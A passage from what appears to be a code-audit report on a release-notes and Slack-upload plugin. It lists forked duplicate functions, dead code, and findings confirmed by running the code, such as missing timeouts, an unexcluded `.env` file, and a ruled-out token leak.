Migration-op list	`gather_notes_data_optimus.py:43` (9 ops), `diff_signals.py:23` (10), `assemble_brief_md.py:27` / `assemble_integration_digest.py:22` / `render_notes_integration_md.py:30` (12) — **three different sets**, so an `AddConstraint`-only migration is dropped by the gatherer that the assemblers would have rendered
`api_area()`	`diff_signals.py:160`, `assemble_brief_md.py:33`, `assemble_integration_digest.py:32`, `render_notes_integration_md.py:31`
`headline()`	`assemble_brief_md.py:29`, `assemble_integration_digest.py:17`, `render_notes_integration_md.py:27`

UNIT	LOCATIONS
`has_schema()`	`assemble_brief_md.py:65`, `assemble_integration_digest.py:39`, `render_notes_integration_md.py:49` — **forked**: different diff universes
`impact_line()`	`assemble_brief_md.py:68`, `assemble_integration_digest.py:46` — **forked**: different customer-facing prose, and only one has a fallback sentence
`_mr_links()`	`assemble_brief_md.py:89`, `assemble_integration_digest.py:81` — **forked**: different link sets for the same ticket
`trim_diff()`	`assemble_brief_md.py:80` (`MAX_DIFF_LINES=40`), `assemble_integration_digest.py:63` (`44`) — same ticket truncates differently per document
`classify()`	`client_scope.py:127`, `diff_signals.py:190`, `render_notes_integration_md.py:76` — three unrelated classifiers sharing one name; the latter two operate on overlapping inputs
`migration_guide()`	`diff_signals.py:197`, `render_notes_integration_md.py:98`
`_removed()`	`diff_signals.py:21`, `render_notes_integration_md.py:38`
Breaking-change `classify` + `breaking_reasons`	`diff_signals.py:190`, `render_notes_integration_md.py:52,76` — a full re-implementation with a divergent input set
Lane-name lists	`gather_notes_data_optimus.py:50` (5 lanes), `client_scope.py:59-60` (8), `integration_digest_data.py:35-36` (8, re-typed), `config/covista_weekly.json` (unread) — renaming a lane in Optimus produces four silent empty-result paths

Dead code confirmed defined-never-called: `trim_diff` and `impact_line` in both assemble scripts, `MAX_FILES_WITH_CODE` (`assemble_brief_md.py:14`), `build_diff_flowables` + the `d_add` / `d_del` / `d_hunk` styles + `GREEN` / `RED` / `*_TINT` tokens (`render_client_brief_pdf.py:59-64,124-134,230-242`), `slack_call`'s `files` param (`slack_upload.py:55`), `clean_caption`'s `qa_kw` param (`fetch_mr_qa_gifs.py:233`), `branchName` (`gather_notes_data_optimus.py:294` — a field commented "used for MR branch matching" that nothing matches on, and which invites a wrong fix for H5).

Also: the docstrings of `assemble_brief_md.py:3-8` and `assemble_integration_digest.py:5-6` still claim "the ACTUAL GitLab code embedded as color-coded diffs (not interpretation)" — the opposite of current behavior.

Appendix B — Verification notes

Confirmed by execution in this audit, not read-and-assumed:

- `plugin.json` version `0.15.0`, description **348 chars** vs the 256 cap → `build_plugin.py` fails on its own repo while leaving the artifact behind
- `EXCLUDE_FILES` contains no `.env`; a planted `.env`, `.claude/`, and `node_modules/` all appear in the built bundle
- `scope_incremental.py` argparse: `client`, `--aliases` (required), `--output`, `--include-fuzzy`, `--budget` — no `--drop`, no `--only`
- The channel heuristic: `C0123ABC` →False, `C1BCUHXT9` →True, `G01ABCDEF` →False, `Covista_updates` →**True**, `#dream-team` →False
- `fetch_mr_qa_gifs.py:114` 's ternary is inverted (both outcomes unusable)
- No `tests/`, `CONTRIBUTING.md`, or `requirements*.txt` in the plugin root
- `README.md:168` says 0.9.0
- Exactly three `urlopen` calls lack `timeout=`: `fetch_mr_qa_gifs.py:118`, `gather_notes_data_optimus.py:89`, `:119`
- `inline()` crossed-tag crash reproduced (`ValueError: Parse error: saw </font> instead of expected </i>`)
- Missing `registerFontFamily` reproduced with a stand-in TTF (bold/italic flatten under Lexend, correct under Helvetica)
- Reversed `PDF:A` / `PDF:B` markers → `section_a == ''`, both PDFs written, exit 0
- 60,000-char issue → `"total_chunks": 1` with the caller's rubric absent
- `datetime.fromisoformat("…T12:00:00") >= datetime.now(timezone.utc)` → `TypeError`
- `mr_matches_identifier("M1-808")` matches `"M1-810: revert M1 808 change"`
- `classify` returns `('fuzzy', 'search term in description only')` for an LMUCVM ticket checked against MSUCVM
- `client_scope` strong-tier false positives reproduced against the real `client_aliases.json`
- `search_optimus` with a missing `meta.count` → 1 call, 50 tasks
- No `retry` / `Retry-After` / `429` / `3000` / `40000` / `msg_too_long` string anywhere in the plugin
- Slack: `slack_read_thread` returns no thread messages on the Aug 18 / Aug 11 / Aug 4 / Jul 31 / Jul 28 release posts; the generated PDF filenames appear in **no** message text; the `&` seen in search output is the search API's escaping and is clean in `slack_read_channel`

Left unresolved (needs one live staging call): M18 (`files.completeUploadExternal` JSON vs form encoding) and M19 (raw-bytes vs `multipart/form-data` upload POST). Both are in the delivery path; both should be pinned by an integration test before the next unattended Monday.

Ruled out: token leakage in `slack_upload.py` — the bot token travels only in the `Authorization` header, error paths print Slack error *codes*, `HTTPError.__str__` carries no URL or headers, and CPython tracebacks don't print locals. Keep it that way if debug logging is ever added to `upload_pdf`. Path traversal in `fetch_mr_qa_gifs.py` is not exploitable, but the only thing preventing it is one unmarked `re.sub` 15 lines after

an `unquote` — add an explicit `basename` + a realpath assertion so it's a deliberate control rather than an accident.